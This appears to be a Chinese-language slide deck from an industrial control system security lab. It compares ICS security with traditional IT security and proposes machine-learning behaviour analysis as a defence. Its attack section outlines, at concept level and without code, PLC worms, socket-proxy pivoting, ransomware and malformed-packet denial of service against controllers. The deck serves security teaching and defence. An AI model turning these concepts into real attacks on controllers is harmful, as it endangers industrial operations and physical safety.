
传统安全

- 网络相对简单，多为有线、无线
- 标准TCP/IP通信协议
- 设备类型相对简单，网络设备、主机设备、防护设备为主

# 防护目标的区别

## 工控安全

- 在不利条件下维护生产系统功能正常可用
- 确保信息实时下发传递
- 防范外部、内部的网络攻击
- 保护工控系统免受病毒等恶意代码的侵袭
- 避免工控系统遭受有意无意的违规操作
- 安全事件发生后能迅速定位找出问题根源



- 在不利条件下保证不出现信息泄露
- 保护信息资产的完整性
- 基本不考虑信息传递实时性
- 防范外部、内部的网络攻击
- 保护信息系统免受病毒等恶意代码的侵袭
- 安全事件发生后能迅速定位找出问题根源

## 传统安全

# 工控安全特殊性

- 网络通讯协议不同：大量的工控系统采用私有协议
- 系统稳定性要求高：网络安全造成误报等同于攻击
- 系统运行环境不同：工控系统运行环境相对落后
- 网络结构和行为相对稳定：不能频繁变动调整
- 安全防护要求高：无法通过补丁来解决安全问题

# 工控安全防护思路

## 业务安全风险

工业控制环境中，业务安全是有别于传统信息安全、最为重要的一环。

## 实时响应需求

威胁实时发现及响应。

## 已知/未知风险

传统的基于特征和签名的检测方法无法应对高级可持续性攻击、零日漏洞等未知威胁。

## 有效的安全管控需求

工业控制环境中，缺少有效的安全管理的相关技术手段。

# 工控安全防护思路

基于**网络行为分析**的工业控制安全产品设计，能够针对不同行业、不同领域工业控制系统的业务特点，利用**人工智能技术**、**机器学习**出相应的业务行为模型，实时识别风险和威胁，实现主动防御。



# CONTENT

1

工控安全现状

2

攻击实践

3


防护方案

4

针对性攻击

# 针对控制器的攻击思路

- 勒索软件
- 控制器无线电
- Payload分发
- Socket代理
- **控制器蠕虫**



# PLC Worm

## 【攻击原理】

使用PLC的TCP/IP通信功能，向PLC注入一个蠕虫程序，从而自动攻击整个网络中的主机和PLC。

## 【攻击影响】

瞬间可以控制整个企业的所有的控制器和主机

# PLC Worm



# PLC Socket Proxy

## 【攻击原理】

利用对外连接的控制器，通过Socket代理，实现数据包转发，从而渗透攻击整个企业的内网。

## 【攻击影响】

可以实现直接攻击整个企业的控制层，也可以通过控制层向上进行渗透。

# PLC Socket Proxy



# PLC DOS

## 【攻击原理】

利用工业控制协议漏洞，发送恶意构造的畸形数据包，攻击控制器。


## 【攻击影响】

可导致控制器和上位机瞬间拒绝服务，需要人工干预才能恢复正常。



# Q&A





# THANKS !



Address : Beijing China  
Site : <http://icsmaster.com>  
Email : [icsmasterlab@gmail.com](mailto:icsmasterlab@gmail.com)